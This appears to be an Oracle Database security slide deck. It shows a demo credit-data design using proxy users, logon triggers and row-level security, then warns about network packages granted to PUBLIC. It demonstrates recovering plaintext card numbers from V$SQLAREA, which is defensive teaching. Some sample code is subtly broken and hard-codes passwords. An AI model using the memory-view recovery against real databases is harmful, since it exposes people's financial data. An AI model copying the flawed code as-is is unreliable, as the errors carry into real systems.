
```
CREATE USER <user_name>  
NO AUTHENTICATION  
DEFAULT TABLESPACE <data_tablespace_name>  
TEMPORARY TABLESPACE <temp_tablespace_name>  
QUOTA <value> ON <data_tablespace_name>  
PROFILE <profile_name>  
[ENABLE EDITIONS];
```

```
SQL> CREATE USER noauth  
2 NO AUTHENTICATION  
3 DEFAULT TABLESPACE uwdta  
4 TEMPORARY TABLESPACE temp  
5 QUOTA 20M ON uwdta  
6 PROFILE default  
7 ENABLE EDITIONS;
```

User created.

Secure Application Architecture

- Let's assume we are doing security architecture for Experian and we have two types of customers
 - Individual consumers (web customer) who want to look at their own data
 - Corporate customers (bank customer) that wants to look at multiple consumer's data
- There are two distinct network paths to the database ... different subnets



Consider This Design

- Everyone that logs, human or application is assigned a context that defines, using Row Level Security based on a need based analysis
 - What tables they can access
 - How many rows they can view
- An individual web customer should only access their own person records so they never need to view data on more than a single SSN or a single Credit Card Number
- A bank customer never needs to see, in a single query information on any customer not specifically associated with that bank and only if they provide two of the following specific to a customer: Their account number, credit card number, or social security number
- Watch how a PIPELINED TABLE FUNCTION is used to eliminate all direct table access

```
conn webcust[SECACCESS]/webcust@pdbdev

exec ciprep_ctx.set_ctx('545-98-1234');
SELECT * FROM rciv;

exec ciprep_ctx.set_ctx('618-45-2345');
SELECT * FROM rciv;

exec ciprep_ctx.set_ctx('795-61-3457');
SELECT * FROM rciv;

SELECT * FROM rciv;

conn bankcust[SECACCESS]/bankcust@pdbdev

exec ciprep_ctx.set_ctx('545-98-1234');
SELECT * FROM rciv;

exec ciprep_ctx.set_ctx('618-45-2345');
SELECT * FROM rciv;

exec ciprep_ctx.set_ctx('795-61-3457');
SELECT * FROM rciv;
```


Create Application Owners

- We will use two separate schemas ...
 - Experian to persistent credit card and other application sensitive data
 - It has the following privileges
 - CREATE SESSION
 - CREATE TABLE
 - SecAccess, which can be created without touching a single line of application code and provides a layer separating the data that needs to be protected from everyone and everything outside
 - It has the following privileges
 - CREATE SESSION
 - CREATE ANY CONTEXT
 - CREATE PROCEDURE
 - CREATE TYPE
 - CREATE VIEW

```
CREATE USER experian
IDENTIFIED BY E1x2p3e4r5i6a7n$
DEFAULT TABLESPACE uwdata
TEMPORARY TABLESPACE temp
PROFILE ora_stig_profile
QUOTA 0 ON system
QUOTA 0 ON sysaux
QUOTA 100M ON uwdata;

ALTER USER experian ENABLE EDITIONS;

GRANT create session TO experian;
GRANT create table TO experian;

CREATE USER secaccess
IDENTIFIED BY S1e2c3a4c5c6e7s8s$
PROFILE ora_stig_profile;
-- note secaccess gets no default or temporary tablespace

ALTER USER experian ENABLE EDITIONS;

GRANT create session TO secaccess;
GRANT create any context TO secaccess;
GRANT create procedure TO secaccess;
GRANT create type TO secaccess;
GRANT create view TO secaccess;
```

Create Proxy Application Users

- There are two classes of users
 - Individuals (Web Customers) that need to look at their own data ... we will let them only see 3 lines of data no matter what SQL statement they write
 - Organizations (Bank Customers) that need to look at data belonging to groups of customers ... we will let them see only 12 lines of data no matter what SQL statement they write
 - Both user types get only one privilege
 - CREATE SESSION
- But you will see, if you look carefully that they are proxy users and they are audited for everything they do after they connect to the secure access layer
- There is almost no excuse for not making all connections as a proxy user

```
CREATE USER webcust  
IDENTIFIED BY webcust  
TEMPORARY TABLESPACE temp  
PROFILE DEFAULT;
```

```
CREATE USER bankcust  
IDENTIFIED BY bankcust  
TEMPORARY TABLESPACE temp  
PROFILE DEFAULT;
```

```
GRANT create session TO webcust;  
GRANT create session TO bankcust;
```

```
-- the following is the proxy user auditing an connection  
AUDIT CONNECT BY webcust ON BEHALF OF secaccess;  
ALTER USER secaccess GRANT CONNECT THROUGH webcust;
```

```
AUDIT CONNECT BY bankcust ON BEHALF OF secaccess;  
ALTER USER secaccess GRANT CONNECT THROUGH bankcust;
```

Capture Login Audit Records

- First we create the audit table so that we can track
 - Application user login date+time
 - Database login name
 - Proxy login name
 - Database schema accessed
- The AFTER LOGON ON DATABASE trigger grabs this information and persists it
- Capture
 - Client IP Address
 - Client Host Name
 - Application Name
 - and a lot more to help monitor usage

```
-- create login audit table
CREATE TABLE experian.app_audit (
login_date    TIMESTAMP WITH LOCAL TIME ZONE,
user_name     VARCHAR2(30),
proxy_name    VARCHAR2(30),
schema_name   VARCHAR2(30));

GRANT insert ON experian.app_audit TO webcust, bankcust;

-- create after logon trigger
CREATE OR REPLACE TRIGGER experian.audit_app_cnx
AFTER LOGON ON DATABASE
DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;
cur_user user_users.username%TYPE := sys_context('USERENV',
'CURRENT_USER');
BEGIN
    dbms_application_info.set_client_info(cur_user);

    INSERT INTO app_audit
    (login_date, user_name, proxy_name, schema_name)
    VALUES
    (SYSTIMESTAMP, cur_user, sys_context('USERENV',
    'PROXY_USER'), sys_context('USERENV', 'CURRENT_SCHEMA'));
    COMMIT;
END audit_app_cnx;
/
```

Implement Virtual Private Database with Customized Contexts

- And every user access had a Row Level Security policy?

```
exec dbms_rls.add_policy(USER, 'CREDIT_RPT_VIEW', 'USER_VIEW_POLICY', USER, 'credit_sec.user_sec', 'SELECT');  
exec dbms_rls.add_policy(USER, 'CREDIT_RPT_VIEW', 'BANK_VIEW_POLICY', USER, 'credit_sec.bank_sec', 'SELECT');
```

- And every access request was row limited by the context?

```
CREATE OR REPLACE PACKAGE credit_sec AS  
  FUNCTION user_sec(owner VARCHAR2, objname VARCHAR2) RETURN VARCHAR2;  
  FUNCTION bank_sec(owner VARCHAR2, objname VARCHAR2) RETURN VARCHAR2;  
END credit_sec;  
/
```

- And the user_sec function did this

```
IF (sys_context('credit_rpt', 'user_role') = 'USER') THEN  
  predicate := 'rownum <= 1';  
ELSE  
  predicate := '1 = 2';  
END IF;  
RETURN predicate;
```

- Or this

```
IF (sys_context('credit_rpt', 'user_role') = 'BANK') THEN  
  predicate := 'rownum <= 10001';  
ELSE  
  predicate := '1 = 2';  
END IF;  
RETURN predicate;
```

- Could someone steal 145,000,000 rows if the most they could get is 10,000?

Security Alert After Logon Trigger

- Consider the value if ...
 - Every database login fired a SYSTEM EVENT trigger?

```
CREATE OR REPLACE TRIGGER sec_trig
AFTER LOGON
ON DATABASE
DECLARE
    connIP VARCHAR2(20);
BEGIN
    connIP := STANDARD_HASH(sys_context('USERENV', 'IP_ADDRESS'));
    IF connIP IS NULL THEN
        RAISE_APPLICATION_ERROR(-20099, 'No IP Address - Notify Security');
    END IF;

    IF connIP = '90AA44756BD2F4FC2390F903A6F25F43216B0790' THEN
        seclvl.user_ctx.set_ctx;
    ELSIF connIP = '2644215C027E084A0E992F026F9F3B484150D184' THEN
        seclvl.bank_ctx.set_ctx;
    ELSE
        RAISE_APPLICATION_ERROR(-20099, 'Invalid IP Address - Notify Security');
    END IF;
END sec_trig;
/
```

- And allowed queries that corresponded with the need to know?

Deploy Application Objects

- The application for demo purposes consists of a single table that has PII and PCI data
 - Note that every column in the table contains sensitive data

```
CREATE TABLE credit_info_base (  
  ssn          VARCHAR2(11),  
  cc_number    VARCHAR2(19),  
  last_name    VARCHAR2(15),  
  first_name   VARCHAR2(15),  
  dob          DATE,  
  gender       VARCHAR2(1),  
  cc_exp_date  VARCHAR2(4),  
  cc_sec_code  VARCHAR2(4))  
PCTFREE 0  
TABLESPACE uwdata;  
  
ALTER TABLE credit_info_base  
ADD CONSTRAINT pk_credit_info_base  
PRIMARY KEY (ssn, cc_number);
```

- And grant only a single read-only privilege to the data access layer

```
GRANT select ON experian.credit_info_base TO secaccess;
```

Security Layer Set-Up

- The ciprep_ctx package contains a single procedure that sets an Oracle object called a **context** in database memory

```
CREATE OR REPLACE PACKAGE ciprep_ctx AUTHID DEFINER IS
    PROCEDURE set_ctx(ssn_in IN VARCHAR2);
END ciprep_ctx;
/

CREATE OR REPLACE PACKAGE BODY ciprep_ctx IS
    PROCEDURE set_ctx(ssn_in IN VARCHAR2) IS
    BEGIN
        dbms_session.set_context('ci_env', 'ssn_ctx', ssn_in);
    END set_ctx;
END ciprep_ctx;
/

CREATE OR REPLACE CONTEXT ci_env USING secaccess.ciprep_ctx;
```

- The application will not be accessed by end users getting DML table access privs but rather through a view built upon a secure editioning view
- Oracle guarantees zero performance degradation when accessing an Editioning View

```
CREATE OR REPLACE FORCE EDITIONABLE VIEW "SECACCESS"."CREDIT_INFO" (
    "SSN", "CC_NUMBER", "LAST_NAME", "FIRST_NAME", "DOB", "GENDER", "CC_EXP_DATE", "CC_SEC_CODE") AS
SELECT "SSN", "CC_NUMBER", "LAST_NAME", "FIRST_NAME", "DOB", "GENDER", "CC_EXP_DATE", "CC_SEC_CODE"
FROM experian.credit_info_base;
```

Application Data Access Objects (1:2)

- Application customers will never touch the application schema (Experian) nor will they touch the editioning view in the secure access layer (SecAccess) rather they will access data through a view built on top of not a static SQL statement but rather a dynamic pipelined table function (PTF)
- To build the PTF we build data types and then a PL/SQL function and then a view built on top of the PTF

```
CREATE OR REPLACE TYPE credit_info_type AUTHID DEFINER AS
OBJECT (
  ssn          VARCHAR2(11) ,
  cc_number    VARCHAR2(19) ,
  last_name    VARCHAR2(15) ,
  first_name   VARCHAR2(15) ,
  dob          DATE ,
  gender       VARCHAR2(1) ,
  cc_exp_date  VARCHAR2(4) ,
  cc_sec_code  VARCHAR2(4) );
/

CREATE OR REPLACE TYPE credit_info_TypeSet AS TABLE OF
credit_info_type;
/
```


Application Data Access Objects (2:2)

```
CREATE OR REPLACE FUNCTION rci(p refcur_pkg.refcur_t) RETURN credit_info_TypeSet PIPELINED AUTHID DEFINER IS
  in_rec      p%ROWTYPE;
  out_rec      credit_info_type := credit_info_type(NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL);
  cntr         PLS_INTEGER := 0;
  cur_limit    PLS_INTEGER;
  cur_match    VARCHAR2(19);
BEGIN
  cur_match := (sys_context('ci_env', 'ssn_ctx'));
  IF sys_context('USERENV', 'PROXY_USER') = 'WEBCUST' THEN cur_limit := 3;
  ELSIF sys_context('USERENV', 'PROXY_USER') = 'BANKCUST' THEN cur_limit := 12;
  ELSIF sys_context('USERENV', 'CURRENT_USER') = 'SECACCESS' THEN cur_limit := 999999999;
  ELSE cur_limit := 0;
  END IF;
  LOOP
    FETCH p INTO in_rec;
    EXIT WHEN p%NOTFOUND;
    IF in_rec.ssn = cur_match THEN
      cntr := cntr + 1;
      out_rec.ssn := in_rec.ssn;
      out_rec.cc_number := in_rec.cc_number;
      ...
      PIPE ROW(out_rec);
    END IF;
    IF cntr >= cur_limit THEN EXIT; END IF;
  END LOOP;
  CLOSE p;
  RETURN;
END rci;
/
```

Utility Packages

UTL_HTTP

- This package can be used to extract the contents of entire web sites and store them in your database as a CLOB
- By default execute is granted to PUBLIC

```
DECLARE
  req  utl_http.req;
  resp utl_http.resp;
  value VARCHAR2(1024);
BEGIN
  req := utl_http.begin_request('http://www.morganslibrary.org');
  utl_http.set_header(req, 'User-Agent', 'Mozilla/4.0');
  resp := utl_http.get_response(req);
  LOOP
    utl_http.read_line(resp, value, TRUE);
    dbms_output.put_line(value);
  END LOOP;
  utl_http.end_response(resp);
EXCEPTION
  WHEN utl_http.end_of_body THEN
    utl_http.end_response(resp);
END;
/
```

UTL_SMTP

- This package can be used to send emails from inside the database
- By default execute is granted to PUBLIC

```
CREATE OR REPLACE PROCEDURE send_mail (  
  mailhost  CONSTANT VARCHAR2(30) := 'smtp01.us.oracle.com';  
  crlf      CONSTANT VARCHAR2(2) := CHR(13) || CHR(10);  
  pSender   VARCHAR2,  
  pRecipient VARCHAR2,  
  pSubject  VARCHAR2,  
  pMessage  VARCHAR2) AUTHID CURRENT_USER IS  
  mesg      VARCHAR2(1000);  
  mail_conn utl_smtp.connection;  
BEGIN  
  mail_conn := utl_smtp.open_connection(mailhost, 25);  
  mesg := 'Date: ' ||  
    TO_CHAR(SYSDATE, 'dd Mon yy hh24:mi:ss') || crlf ||  
    'From: <' || pSender || '>' || crlf ||  
    'Subject: ' || pSubject || crlf ||  
    'To: ' || pRecipient || crlf || ' ' || crlf || pMessage;  
  utl_smtp.helo(mail_conn, mailhost);  
  utl_smtp.mail(mail_conn, pSender);  
  utl_smtp.rcpt(mail_conn, pRecipient);  
  utl_smtp.data(mail_conn, mesg);  
  utl_smtp.quit(mail_conn);  
EXCEPTION  
  WHEN ...  
END send_mail;  
/
```

- By default MS SQL Server defaults to enabling this same vulnerability

- This package supports application communications with external TCP/IP-based servers using TCP/IP Internet protocols and e-mail
- By default execute is granted to PUBLIC

```
utl_tcp.write_line(  
  c      IN OUT NOCOPY connection,  
  data IN      VARCHAR2 CHARACTER SET ANY_CS DEFAULT NULL)  
RETURN PLS_INTEGER;  
  
utl_tcp.write_raw(  
  c      IN OUT NOCOPY connection,  
  data IN      RAW,  
  len  IN      PLS_INTEGER DEFAULT NULL)  
RETURN PLS_INTEGER;
```

```
CREATE OR REPLACE PROCEDURE send_mail(  
  sender      IN VARCHAR2,  
  recipient IN VARCHAR2,  
  message     IN VARCHAR2)  
AUTHID DEFINER IS  
  mailhost    VARCHAR2(30) := 'smtp.drizzle.com';  
  smtp_error  EXCEPTION;  
  mail_conn   utl_tcp.connection;  
PROCEDURE smtp_command(command IN VARCHAR2, ok IN VARCHAR2 DEFAULT '250') IS  
  response VARCHAR2(256);  
  len       PLS_INTEGER;  
BEGIN  
  len := utl_tcp.write_line(mail_conn, command);  
  response := utl_tcp.get_line(mail_conn);  
  dbms_output.put_line(response);  
  response := SUBSTR(response,1,3);  
  IF (response <> ok) THEN  
    RAISE smtp_error;  
  END IF;  
END smtp_command;  
BEGIN  
  mail_conn := utl_tcp.open_connection(remote_host => mailhost,  
    remote_port => 25, charset => 'US7ASCII');  
  smtp_command('HELO ' || mailhost);  
  smtp_command('MAIL FROM: ' || sender);  
  smtp_command('RCPT TO: ' || recipient);  
  smtp_command('DATA', '354');  
  smtp_command(message);  
  smtp_command('QUIT', '221');  
  utl_tcp.close_connection(mail_conn);  
END send_mail;  
/
```

V\$_ATTACK X\$_ATTACH

V\$ Object Access (1:2)

- Anyone that can query Oracle X\$ and/or V\$ objects can bypass the vast majority of Oracle Database security
- Some of the objects that are critically important to protect are
 - V_\$MAPPED_SQL
 - V_\$SQL
 - V_\$SQLAREA
 - V_\$SQLAREA_PLAN_HASH
 - V_\$SQLSTATS
 - V_\$SQLSTATS_PLAN_HASH
 - V_\$SQLTEXT
 - V_\$SQLTEXT_WITH_NEWLINES
 - V_\$SQL_BIND_CAPTURE
 - V_\$SQL_BIND_DATA
 - V_\$SQL_OPTIMIZER_ENV
 - V_\$SQL_PLAN

V\$ Object Access (2:2)

- If data is not encrypted before DML the original statement can be recovered
- Transparent Data Encryption (TDE) offers no protection from this attack

```
SQL> CREATE TABLE credit_card (  
  2  ccno  VARCHAR2(19),  
  3  cname VARCHAR2(25));
```

Table created.

```
SQL> INSERT /* memtest */ INTO credit_card  
  2  VALUES ('5123-4567-8901-2345', 'Dan Morgan');
```

1 row created.

```
SQL> SELECT sql_id, sql_fulltext  
  2  FROM v$sqlarea  
  3  WHERE sql_fulltext LIKE '%memtest%';
```

SQL_ID	SQL_FULLTEXT
fy44ug06np5w4	INSERT /* memtest */ INTO credit_card VALUES ('5123-4567-8901-2345', 'Dan Morgan')
5d4p3uz59b0a1	SELECT sql_id, sql_fulltext FROM v\$sqlarea WHERE sql_fulltext LIKE '%memtest3%'

X\$ Object Access

- X\$ objects are a queryable view of database memory

```
SQL> SELECT inst_id, con_id, dzdpsupsfnm, kzdpsupsffn, kzdpsupsfcom
2 FROM X$KZDPSUPSF;
```

INST_ID	CON_ID	KZDPSUPSFNM	KZDPSUPSFFN	KZDPSUPSFCOM
1	0	DATA REDACTION	ALL	Supports all data redaction functionality (DBMS_REDACT).
1	0	VIRTUAL PRIVATE DATABASE	OBJECT-LEVEL POLICY	Supports object-level VPD policies .
1	0	VIRTUAL PRIVATE DATABASE	COLUMN-LEVEL POLICY	Supports column-level VPD policies . This corresponds to the parameter functionality provided by DBMS_RLS.ADD_POLICY.
1	0	UNIFIED AUDIT	OBJECT-LEVEL POLICY	Supports object-level Unified Audit policies .
1	0	FINE GRAINED AUDIT	ALL	Supports all fine grained audit functionality (DBMS_FGA).
1	0	TRANSPARENT DATA ENCRYPTION	COLUMN-LEVEL ENCRYPTION	Supports TDE Column level encryption .



Thank You